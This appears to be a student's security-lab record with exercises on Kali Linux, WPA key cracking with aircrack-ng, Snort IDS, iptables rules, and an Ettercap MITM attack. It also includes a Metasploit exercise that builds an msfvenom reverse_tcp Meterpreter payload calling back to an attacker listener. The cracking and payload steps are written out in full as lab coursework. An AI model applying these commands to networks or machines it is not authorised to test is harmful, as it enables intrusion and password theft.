Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

- **More than 600 penetration testing tools**
- **Free and Open Source Software**
- **Open source Git tree:** All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.
- **FHS compliant:** It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.
- **Wide-ranging wireless device support:** A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.

- **Custom kernel, patched for injection:** As penetration testers, the development team often

needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.

- **Developed in a secure environment:** The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.
- **GPG signed packages and repositories:** Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.
- **Multi-language support:** It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
- **Completely customizable:** It can be customized to the requirements of the users.
- **ARMEL and ARMHF support:** It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

### Security Tools:

Kali Linux includes many well known security tools and are listed below-

- Nmap
- Aircrack-ng
- Kismet
- Wireshark
- Metasploit Framework
- Burp suite
- John the Ripper
- Social Engineering Toolkit
- Airodump-ng

### Aircrack-ng Suite:

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- **Monitoring:** Packet capture and export of data to text files for further processing by third party tools.
- **Attacking:** Replay attacks, deauthentication, fake access points and others via packet injection.
- **Testing:** Checking WiFi cards and driver capabilities (capture and injection).

Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

**Result:** Thus the study of Kali Linux for penetration testing and auditing has been done successfully.

V.VENSELVAM  
231901061

**Ex. No.: 6b Date:24.09.2024 WIRELESS AUDIT**

**Aim:**

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

**Algorithm:**

1. Check the current wireless interface with iwconfig command.
2. Get the channel number, MAC address and ESSID with iwlist command.
3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.
4. If processes are interfering with airmon-ng then kill those process.
5. Again start the wireless interface in monitor mode on specific AP channel with airmon-ng.
6. Start airodump-ng to capture Initialization Vectors(IVs).
7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.
8. List the files to see the captured files
9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

**Output:**

**root@kali:~# iwconfig**

eth0 no wireless

extensions.

**wlan0** IEEE 802.11bgn ESSID:off/any

**Mode:Managed** Access Point: Not-Associated Tx-Power=20 dBm Retry short limit:7 RTS thr:off Fragment thr:off



Encryption key:off Power Management:off

lo no wireless extensions.

**root@kali:~# iwlist wlan0 scanning**

wlan0 Scan completed :

**Cell 01 - Address: 14:F6:5A:F4:57:22**

**Channel:6**

Frequency:2.437 GHz (Channel 6) Quality=70/70 Signal level=-27 dBm Encryption key:on  
**ESSID:"BENEDICT"**

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s

Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s

36 Mb/s; 48 Mb/s; 54 Mb/s

**Mode:Master** Extra:tsf=00000000425b0a37 Extra: Last beacon: 548ms ago IE: WPA  
Version 1

Group Cipher : TKIP

Pairwise Ciphers (2) : CCMP TKIP Authentication Suites (1) : PSK

**root@kali:~# airmon-ng start wlan0**

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

PID Name

1148 NetworkManager

1324 wpa\_supplicant

PHY InterfaceDriver Chipset phy0 wlan0 ath9k\_htcAtheros

Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is **\*NOT\*** in monitor mode. Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

**root@kali:~# airmon-ng check kill**

Killing these processes: PID Name

1324 wpa\_supplicant **root@kali:~# airmon-ng start wlan0** PHY

InterfaceDriver Chipset phy0 wlan0 ath9k\_htcAtheros

Communications, Inc. AR9271 802.11n (mac80211 **monitor mode**

vif enabled for [phy0]wlan0 on [phy0]**wlan0mon**) (mac80211 station

mode vif disabled for [phy0]wlan0)

**root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon CH 6** ][

Elapsed: 5 mins ][ 2016-10-05 01:35 ][ **WPA handshake:** 14:F6:5A:F4:57:

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E 14:F6:5A:F4:57:22  
-31 100 3104 10036 0 6 54e. WPA CCMP PSK B

BSSID STATION PWR Rate Lost Frames Probe 14:F6:5A:F4:57:22  
70:05:14:A3:7E:3E -32 2e- 0 0 10836

**root@kali:~# ls -l**

total 10348

-rw-r--r-- 1 root root 10580359 Oct 5 01:35 **atheros-01.cap** -rw-r--r--

- 1 root root 481 Oct 5 01:35 atheros-01.csv

-rw-r--r-- 1 root root 598 Oct 5 01:35 atheros-01.kismet.csv -rw-r--r--

- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml

**root@kali:~# aircrack-ng -a 2 atheros-01.cap -w**

**/usr/share/wordlists/rockyou.txt** [00:00:52] 84564 keys tested (1648.11 k/s)

**KEY FOUND! [ rec12345 ]**

Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49 A9 7A A0 2D 9F BB 2B  
C3 8D 26 D2 33 54 3D 3A 43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53

38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF

81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05 F6 53 B8 CAA0 70 EC 02 1B EA  
5F 7A DA 7A EC 7D

EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C **Result:** Thus, the  
wireless auditing and decrypting of WPA keys has been done successfully.

231901061

**Ex. No.: 7 Date:01.10.2024 SNORT IDS**

**Aim:**

To demonstrate Intrusion Detection System (IDS) using snort tool.

**Algorithm:**

1. Download and extract the latest version of daq and snort
2. Install development packages - libpcap and pcre.
3. Install daq and then followed by snort.
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

**Output:**

```
[root@localhost security lab]# cd /usr/src
```

```
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq  
2.0.7.tar.gz
```

```
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort  
2.9.16.1.tar.gz
```

```
[root@localhost security lab]# tar xvfz daq-2.0.7.tar.gz
[root@localhost security lab]# tar xvfz snort-2.9.16.1.tar.gz
[root@localhost security lab]# yum install libpcap* pcre* libdnet*
-y [root@localhost security lab]# cd daq-2.0.7
[root@localhost security lab]# ./configure
[root@localhost security lab]# make
[root@localhost security lab]# make install
```

```
[root@localhost security lab]# cd snort-2.9.16.1
[root@localhost security lab]# ./configure
[root@localhost security lab]# make
[root@localhost security lab]# make install
[root@localhost security lab]# snort --version
```

„\_ -\*> Snort! <\*o" )~ Version 2.9.8.2

GRE (Build 335)

"" By Martin Roesch & The Snort Team: <http://www.snort.org/contact#team> Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved. Copyright (C) 1998-2013 Sourcefire, Inc., et al.

Using libpcap version 1.7.3

Using PCRE version: 8.38 2015-11-23 Using ZLIB version: 1.2.8

```
[root@localhost security lab]# mkdir /etc/snort [root@localhost security lab]# mkdir
/etc/snort/rules [root@localhost security lab]# mkdir /var/log/snort [root@localhost
security lab]# vi /etc/snort/snort.conf add this line- include
/etc/snort/rules/icmp.rules
```

```
[root@localhost security lab]# vi /etc/snort/rules/icmp.rules alert icmp
any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)
```

```
[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/
```

### Another terminal

```
[root@localhost security lab]# ping www.yahoo.com Ctrl + C
```

```
[root@localhost security lab]# vi /var/log/snort/alert
```

```
[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240
```

ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:14680  
Seq:64  
ECHO

[\*\*] [1:477:3] ICMP Packet [\*\*] [Priority: 0]

10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84 Type:0 Code:0 ID:14680 Seq:64  
ECHO REPLY [\*\*] [1:477:3] ICMP Packet  
[\*\*] [Priority: 0]

10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:14680  
Seq:65  
ECHO

[\*\*] [1:477:3] ICMP Packet [\*\*] [Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84 Type:0 Code:0 ID:14680 Seq:65  
ECHO REPLY

**Result:** Thus, the Intrusion Detection System (IDS) has been successfully demonstrated using snort.

V.VENSELVAM

231901061

To set up Metasploit framework and exploit reverse\_tcp in Windows 8 machine remotely.

### Algorithm:

1. Generate payload to be inserted into the remote machine
2. Set the LHOST and it's port number
3. Open msfconsole.
4. Use exploit/multi/handler
5. Establish reverse\_tcp with the remote windows 8 machine.
6. Run SimpleHTTPServer with port number 8000.
7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000 8. In KaliLinux, type sysinfo to get the information about Windows 8 machine 9. Create a new directory using mkdir command.
- 10.Delete the created directory.

### Output:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155  
LPORT=443 -f exe > /root/hi.exe
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the  
payload [-] No arch selected, selecting arch: x86 from the payload
```

```
No encoder or badchars specified, outputting raw payload
```

```
Payload size: 341 bytes Final
```

```
size of exe file: 73802 bytes
```

```
root@kali:~# msfconsole
```

```
[-] ***Rting the Metasploit Framework console...\
```

```
[-] * WARNING: No database support: could not connect to server: Connection  
refused Is the server running on host "localhost" (::1) and accepting
```

```
TCP/IP connections on port 5432?  
could not connect to server: Connection refused
```

```
Is the server running on host "localhost" (127.0.0.1) and accepting  
TCP/IP connections on port 5432?
```

```
[-] ***
```

Id Name

## 0 Wildcard Target

```
msf5 exploit(multi/handler) > set LHOST 172.16.8.155
```

```
LHOST => 172.16.8.156
```

```
msf5 exploit(multi/handler) > set LPORT 443
```

```
LPORT => 443
```

```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 172.16.8.155:443
```

**Result:** Thus, the setup of Metasploit framework and exploit reverse\_tcp in Windows 8 machine remotely has been executed successfully.

**Ex. No.: 9 Date:15.10.2024 INSTALL AND CONFIGURE IPTABLES FIREWALL**

### **Aim:**

To install iptables and configure it for variety of options.

### **Common Configurations & outputs:**

#### **1. Start/stop/restart firewalls**

```
[root@localhost ~]# systemctl start firewalld
```

```
[root@localhost ~]# systemctl restart firewalld
```

```
[root@localhost ~]# systemctl stop firewalld
```

```
[root@localhost ~]#
```

#### **2. Check all existing IPtables Firewall Rules**

```
[root@localhost ~]# iptables -L -n -v
```

```
[root@localhost ~]#
```

#### **3. Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall**

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
```

```
[root@localhost ~]#
```

#### **4. Block specific port on IPtables Firewall**



```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j
```

```
DROP [root@localhost ~]#
```

## 5. Allow specific network range on particular port on iptables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j
```

```
ACCEPT [root@localhost ~]#
```

## 6. Block Facebook on IPTables

```
[root@localhost ~]# host facebook.com
```

facebook.com has address 157.240.24.35

facebook.com has IPv6 address

2a03:2880:f10c:283:face:b00c:0:25de facebook.com mail is handled

by 10 smtpin.vvv.facebook.com.

```
[root@localhost ~]# whois 157.240.24.35 | grep
```

CIDR CIDR: 157.240.0.0/16

```
[root@localhost ~]#
```

```
[root@localhost ~]# whois 157.240.24.35
```

[Querying whois.arin.net]

[whois.arin.net]

#

# ARIN WHOIS data and services are subject to the Terms of

Use # available at:

<https://www.arin.net/resources/registry/whois/tou/> #

# If you see inaccuracies in the results, please report at #

[https://www.arin.net/resources/registry/whois/inaccuracy\\_reporting/](https://www.arin.net/resources/registry/whois/inaccuracy_reporting/) #

# Copyright 1997-2019, American Registry for Internet Numbers,

Ltd. #

NetRange: 157.240.0.0 - 157.240.255.255

CIDR: 157.240.0.0/16

NetName: THEFA-3  
NetHandle: NET-157-240-0-0-1  
Parent: NET157 (NET-157-0-0-0-0)  
NetType: Direct Assignment  
OriginAS:  
Organization: Facebook, Inc. (THEFA-3)  
RegDate: 2015-05-14  
Updated: 2015-05-14  
Ref: <https://rdap.arin.net/registry/ip/157.240.0.0>

OrgName: Facebook, Inc.  
OrgId: THEFA-3  
Address: 1601 Willow Rd.  
City: Menlo Park  
StateProv: CA  
PostalCode: 94025  
Country: US  
RegDate: 2004-08-11  
Updated: 2012-04-17  
Ref: <https://rdap.arin.net/registry/entity/THEFA-3>

OrgTechHandle: OPERA82-ARIN  
OrgTechName: Operations  
OrgTechPhone: +1-650-543-4800  
OrgTechEmail: [domain@facebook.com](mailto:domain@facebook.com)  
OrgTechRef: <https://rdap.arin.net/registry/entity/OPERA82-ARIN>

OrgAbuseHandle: OPERA82-ARIN  
OrgAbuseName: Operations  
OrgAbusePhone: +1-650-543-4800  
OrgAbuseEmail: [domain@facebook.com](mailto:domain@facebook.com)  
OrgAbuseRef: <https://rdap.arin.net/registry/entity/OPERA82-ARIN>

#

# ARIN WHOIS data and services are subject to the Terms of

Use # available at:

<https://www.arin.net/resources/registry/whois/tou/>

#

# If you see inaccuracies in the results, please report at

# [https://www.arin.net/resources/registry/whois/inaccuracy\\_reporting/](https://www.arin.net/resources/registry/whois/inaccuracy_reporting/) #

# Copyright 1997-2019, American Registry for Internet Numbers,

Ltd. #

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j
```

DROP Open browser and check whether <http://facebook.com> is accessible

To allow facebook use -D instead of -A option

```
[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j
```

```
DROP [root@localhost ~]#
```

## **6. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)**

```
[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j
```

```
DROP [root@localhost ~]#
```

## **7. Save IPtables rules to a file**

```
[root@localhost ~]# iptables-save > ~/iptables.rules
```

```
[root@localhost ~]# vi iptables.rules
```

```
[root@localhost ~]#
```

## **8. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)**

```
[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit  
above 3 -j REJECT
```

## **9. Disable outgoing mails through IPtables**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j
```

```
REJECT [root@localhost ~]#
```

## 10. Flush IPtables Firewall chains or rules

```
[root@localhost ~]# iptables -F
```

```
[root@localhost ~]#
```

**Result:** Thus, the iptables has been installed successfully and it has been configured for variety of options.

V.VENSELVAM

231901061

**Ex. No.: 10 Date:22.10.2024 MITM ATTACK WITH ETTERCAP**

### Aim:

To initiate a MITM attack using ICMP redirect with Ettercap tool.

### Algorithm:

1. Install ettercap if not done already using the command `dnf install ettercap`
2. Open `etter.conf` file and change the values of `ec_uid` and `ec_gid` to zero from default.  
`vi /etc/ettercap/etter.conf`
3. Next start ettercap in GTK `ettercap -G`
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.

### Output:

```
[root@localhost security lab]# dnf install ettercap
```

```
[root@localhost security lab]# vi /etc/ettercap/etter.conf
```

```
[root@localhost security lab]# ettercap -G
```





**Result:** Thus the MITM attack has been successfully executed using Ettercap tool.